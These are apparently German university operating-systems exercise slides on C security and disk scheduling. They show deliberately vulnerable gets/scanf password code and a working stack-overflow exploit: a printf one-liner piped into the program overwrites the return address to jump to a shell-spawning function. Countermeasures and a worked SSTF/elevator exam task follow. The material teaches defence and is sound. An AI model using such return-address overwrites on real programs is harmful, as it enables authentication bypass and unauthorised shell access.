Übungen Betriebssysteme (BS)

U6 – Sicherheit

CORONA-EDITION

https://sys.cs.tu-dortmund.de/DE/Teaching/SS2021/BS/

Peter Ulbrich

peter.ulbrich@tu-dortmund.de

https://sys.cs.tu-dortmund.de/EN/People/ulbrich/

technische universität
dortmund

Agenda

- UNIX, C und Sicherheit
  - Gefährliche Funktionen in C
  - *Buffer Overflows*
  - Schutzmaßnahmen
- Alte Klausuraufgabe zu I/O-Scheduling

Besprechung Aufgabe 5

- → Foliensatz Besprechung

„Gefährliche“ Funktionen

- scanf()
- gets()
  - liest so lange Zeichen von stdin, bis ein Newline oder EOF kommt, und legt diese nacheinander ab buf in den Speicher
  - ähnlich scanf("%s", buf);
- strcpy()
- strcat()
- sprintf()

- Was haben diese Funktionen gemeinsam?
  - Alle schreiben ab einer bestimmten Adresse in den Speicher.
  - Zur Laufzeit kann nicht entschieden werden, ob die Abbruchbedingung irgendwann erfüllt wird.

„Gefährliche“ Funktionen: gets()

- Passwortabfrage in einem su-ähnlichen Programm

```c
int ask_passwd(void)
{
        char buf[8];
        printf("Passwort:");
        gets(buf);
        if (check_passwd(buf)) {
                return 1;
        } else {
                printf("Falsches Passwort!\n");
                return 0;
        }
}
```

```
$ gcc -o login login.c
/tmp/ccoMGotc.o: In function `ask_passwd':
login.c:(.text+0x19): warning: the `gets' function
is dangerous and should not be used.
```


„Gefährliche“ Funktionen: scanf()

- Passwortabfrage in einem su-ähnlichen Programm

```c
int ask_passwd(void)
{
        char buf[8];
        printf("Passwort:");
        scanf("%s", buf);
        if (check_passwd(buf)) {
                return 1;
        } else {
                printf("Falsches Passwort!\n");
                return 0;
        }
}
```

- Wird ohne Warnungen akzeptiert

Pufferüberlauf

```c
void start_shell(void) {
        gid_t gid = getegid();
        uid_t uid = geteuid();
        if (setresgid(gid, gid, gid)) perror("setresgid");
        if (setresuid(uid, uid, uid)) perror("setresuid");
         printf("Starte Shell als Nutzer %d (uid=%d,gid=%d)\n",
                uid,uid,gid);
        execlp("/bin/bash", "/bin/bash", NULL);
}

int main(void) {
        if (ask_passwd())
                start_shell();
        return 0;
}
```


```
$ ./login
Passwort:12345678abcdef12345678
Falsches Passwort!
Segmentation fault
```

- Was ist hier passiert?

Was ist passiert?

```c
int ask_passwd(void) {
        char buf[8];
        printf("Passwort:");
        scanf("%s", buf);
...
```

- Die Eingabe hat den Framepointer und die Rücksprungadresse überschrieben
  - Stack-Layout kann auf eurer Maschine evtl. anders aussehen, Disassembler verwenden!
- → Sprung auf eine nicht ausführbare Adresse
- → *Segmentation Fault*
- **Das ist noch der harmloseste Fall!**



Pufferüberlauf-Angriff

- Prozess kann auf diese Weise zum Sprung zu beliebigen Adressen gezwungen werden!
- kann auch ausgenutzt werden:

```
$ nm login | fgrep start_shell
00000000004008a1 T start_shell
```

- da solche Adressen aus nicht-darstellbaren Zeichen bestehen können, ist ein Hilfsprogramm/-script nötig
  - Umleiten von stdin
  - Ausgabe der Bytesequenz mit der Adresse am Ende (Byteorder!)
  - „Weiterleitung“ von stdin

```
$ ( printf  "1234567812345678\xa1\x08\x40\x00\x00\x00\
x00\x00\n" ; cat /dev/stdin )  |  ./login
```


Codeinjektion

- Ein solcher Einsprungpunkt (**`start_shell`**) ist nett, aber nicht unbedingt notwendig.
- Sogar Programme, die nur „ungefährliche“ Funktionen enthalten, können dazu gebracht werden, Beliebiges zu tun!
- Anstatt nur einer Rücksprungadresse wird gleich entsprechender Maschinencode (sog. *Shellcode*) mitgeliefert, in den dann gesprungen werden kann.
  - Rücksprungadresse wird mit Adresse innerhalb des Stacks überschrieben, an der der *Shellcode* liegt.

Weitere Techniken

- **Return to libc:** Rücksprungadresse wird mit Adresse z.B. der libc-Funktion **`system`** überschrieben
  - **`system(3)`** führt beliebige Shell-Kommandos aus (~ fork + exec)

```
system("ls -l");
```

  - der Stack wird wie bei einem normalen Aufruf von **`system`** präpariert!
- **Heap-Überlauf:** Überschreiben von anderen Variablen auf dem Heap möglich
  - dadurch indirekt oft ebenfalls beliebiger Code ausführbar
- empfohlene Artikel (natürlich nicht prüfungsrelevant):
  - Klassiker: "Smashing the Stack for Fun and Profit"
  - modernere Techniken:
    "x86-64 buffer overflow exploits and borrowed code chunks exploitation technique"

Praxisrelevanz?

- Unix Morris Worm (sendmail) – Buffer Overflow / gets
  - siehe Vorlesung
- Blaster Worm (aka. Lovsan, 2003)
- SQL Slammer (2003)
  - Stack Buffer Overflow in Microsoft SQL Server (über UDP-Port 1434)
  - rapide Ausbreitung (bis zu 75.000 Hosts in den ersten 10 Minuten)
  - starke Beeinträchtigung des Internet-Datenverkehrs
- Sasser (2004)
  - Stack Buffer Overflow in LSASS (Local Security Authority Subsystem Service) (TCP-Port 445), unterschiedl. Varianten
  - Autor: 18j. deutscher Informatikstudent (3,5 Jahre auf Bewährung!)
- Conficker (2008 bis heute)
  - RPC Buffer Overflow, Shellcode
  - ähnlich starke Verbreitung wie SQL Slammer (~3-15 Mio. PCs), u.a. Teilausfall diverser Streitkräfte (Frz./Brit. Marine, Bundeswehr)

Schutzmaßnahmen (1)

- **Hardware**
  - NX-Bit / XD-Bit (SPARC, IA32 seit ~2005, IA64-Prozessoren)
    → Stack-/Heap- und Daten-Speicherseiten **N**ot e**X**ecutable
- **Betriebssystem**
  - *stack / address space randomization* (ASLR)
  - Benötigt relozierbare Programme (gcc **-pie**)
- **Compiler**
  - z.B. GCC *Stack Smashing Protector*
  - standardmäßig im Einsatz z.B. unter OpenBSD, FreeBSD, Ubuntu
  - Teils Standard, sonst per Flag (gcc **-fstack-protector**)
  - Funktionsweise: Es werden bekannte Zahlen, sogenannte *Canaries*, vor und hinter den Puffer geschrieben und überwacht.

„Canaries“ sind eine Anspielung auf die Kanarienvögel in Kohleminen, die bei giftigen Gasen als erste umgekippt sind.

Schutzmaßnahmen (2)

- **Programmierung**
  - strcpy(), strcat() → str**n**cpy(), str**n**cat()
  - sprintf() → s**n**printf()
  - gets() → fgets()
  - scanf() → Feldbreite beschränken (**scanf("%10s",buf)**)

Klausuraufgabe: IO-Scheduling

Gegeben sei ein Plattenspeicher mit 16 Spuren. Der jeweilige I/O-Scheduler bekommt immer wieder Leseaufträge für eine bestimmte Spur. Die Leseaufträge in L_1 sind dem I/O-Scheduler **bereits bekannt.**
Nach zwei bearbeiteten Aufträgen erhält er die Aufträge in L_2.
Nach weiteren vier (d.h. nach insgesamt sechs) bearbeiteten Aufträgen erhält er die Aufträge in L_3. Zu Beginn befindet sich der Schreib-/Lesekopf über Spur 0.

$$L_1=\{5,15,2,9\} \quad L_2=\{4,10,1\} \quad L_3=\{8,6,14\}$$

Klausuraufgabe: IO-Scheduling


$$L_1=\{5,15,2,9\} \quad L_2=\{4,10,1\} \quad L_3=\{8,6,14\}$$

Sofort bekannt | Nach 2 Ops bekannt | Nach 6 Ops bekannt

- Bitte tragen Sie hier die Reihenfolge der gelesenen Spuren für einen I/O-Scheduler, der nach der ***Shortest Seek Time First*** **(SSTF)**-Strategie arbeitet, ein:


Klausuraufgabe: IO-Scheduling

T = 0 I/O-Anfragen:
5, 15, 2, 9



Klausuraufgabe: IO-Scheduling


T = 1 I/O-Anfragen:
5, 15, ~~2~~, 9



2									

Klausuraufgabe: IO-Scheduling


T = 2 I/O-Anfragen:
~~5~~, 15, 9



2	5								

Klausuraufgabe: IO-Scheduling


T = 2 I/O-Anfragen:
15, 9, 4, 10, 1



2	5								

Klausuraufgabe: IO-Scheduling


T = 3 I/O-Anfragen:
15, 9, ~~4~~, 10, 1



2	5	4							

Klausuraufgabe: IO-Scheduling


T = 4 I/O-Anfragen:
15, 9, 10, ~~1~~



2	5	4	1						

Klausuraufgabe: IO-Scheduling


T = 5 I/O-Anfragen:
15, ~~9~~, 10



2	5	4	1	**9**					

Klausuraufgabe: IO-Scheduling


T = 6 I/O-Anfragen:
15, ~~10~~



2	5	4	1	9	**10**				

Klausuraufgabe: IO-Scheduling


T = 6 I/O-Anfragen:
15, 8, 6, 14



2	5	4	1	9	10				

Klausuraufgabe: IO-Scheduling


T = 7 I/O-Anfragen:
15, ~~8~~, 6, 14



2	5	4	1	9	10	8			

Klausuraufgabe: IO-Scheduling


T = 8 I/O-Anfragen:
15, ~~6~~, 14



2	5	4	1	9	10	8	6		

Klausuraufgabe: IO-Scheduling


T = 9 I/O-Anfragen:
15, ~~14~~



2	5	4	1	9	10	8	6	14	

Klausuraufgabe: IO-Scheduling

T =10 I/O-Anfragen:
~~15~~



2	5	4	1	9	10	8	6	14	15

Klausuraufgabe: IO-Scheduling

$L_1 = \{5,15,2,9\}$ Sofort bekannt

$L_2 = \{4,10,1\}$ Nach 2 Ops bekannt

$L_3 = \{8,6,14\}$ Nach 6 Ops bekannt

- Bitte tragen Sie hier die Reihenfolge der gelesenen Spuren für einen I/O-Scheduler, der nach der ***Shortest Seek Time First*** **(SSTF)**-Strategie arbeitet, ein:

2	5	4	1	9	10	8	6	14	15

Klausuraufgabe: IO-Scheduling


$L_1 = \{5,15,2,9\}$ $L_2 = \{4,10,1\}$ $L_3 = \{8,6,14\}$

Sofort bekannt | Nach 2 Ops bekannt | Nach 6 Ops bekannt

- Bitte tragen Sie hier die Reihenfolge der gelesenen Spuren für einen I/O-Scheduler, der nach der **Fahrstuhl- (*Elevator-*)** Strategie arbeitet, ein:


Klausuraufgabe: IO-Scheduling

T = 0 I/O-Anfragen:
5, 15, 2, 9



Klausuraufgabe: IO-Scheduling


T = 1 I/O-Anfragen:
5, 15, ~~2~~, 9



2									

Klausuraufgabe: IO-Scheduling


T = 2 I/O-Anfragen:
~~5~~, 15, 9



2	5								

Klausuraufgabe: IO-Scheduling


T = 2 I/O-Anfragen:
15, 9, 4, 10, 1



2	5								

Klausuraufgabe: IO-Scheduling


T = 3 I/O-Anfragen:
15, 9, 4, 10, 1



2	5	9							

Klausuraufgabe: IO-Scheduling


T = 4 I/O-Anfragen:
15, 4, ~~10~~, 1



2	5	9	**10**						

Klausuraufgabe: IO-Scheduling


T = 5 I/O-Anfragen:
~~15~~, 4, 1



2	5	9	10	**15**					

Klausuraufgabe: IO-Scheduling


T = 6 I/O-Anfragen:
~~4~~, 1,



2	5	9	10	15	4				

Klausuraufgabe: IO-Scheduling


T = 6 I/O-Anfragen:
1, 8, 6, 14



2	5	9	10	15	4				

Klausuraufgabe: IO-Scheduling


T = 7 I/O-Anfragen:
~~1~~, 8, 6, 14



2	5	9	10	15	4	1			

Klausuraufgabe: IO-Scheduling


T = 8 I/O-Anfragen:
8, ~~6~~, 14



2	5	9	10	15	4	1	6		

Klausuraufgabe: IO-Scheduling


T = 9 I/O-Anfragen:
~~8~~, 14



2	5	9	10	15	4	1	6	8	

Klausuraufgabe: IO-Scheduling

T =10 I/O-Anfragen:
~~14~~



2	5	9	10	15	4	1	6	8	14

Klausuraufgabe: IO-Scheduling

$L_1 = \{5,15,2,9\}$ $L_2 = \{4,10,1\}$ $L_3 = \{8,6,14\}$

Sofort bekannt | Nach 2 Ops bekannt | Nach 6 Ops bekannt

- Bitte tragen Sie hier die Reihenfolge der gelesenen Spuren für einen I/O-Scheduler, der nach der **Fahrstuhl- (*Elevator-*)** Strategie arbeitet, ein:

2	5	9	10	15	4	1	6	8	14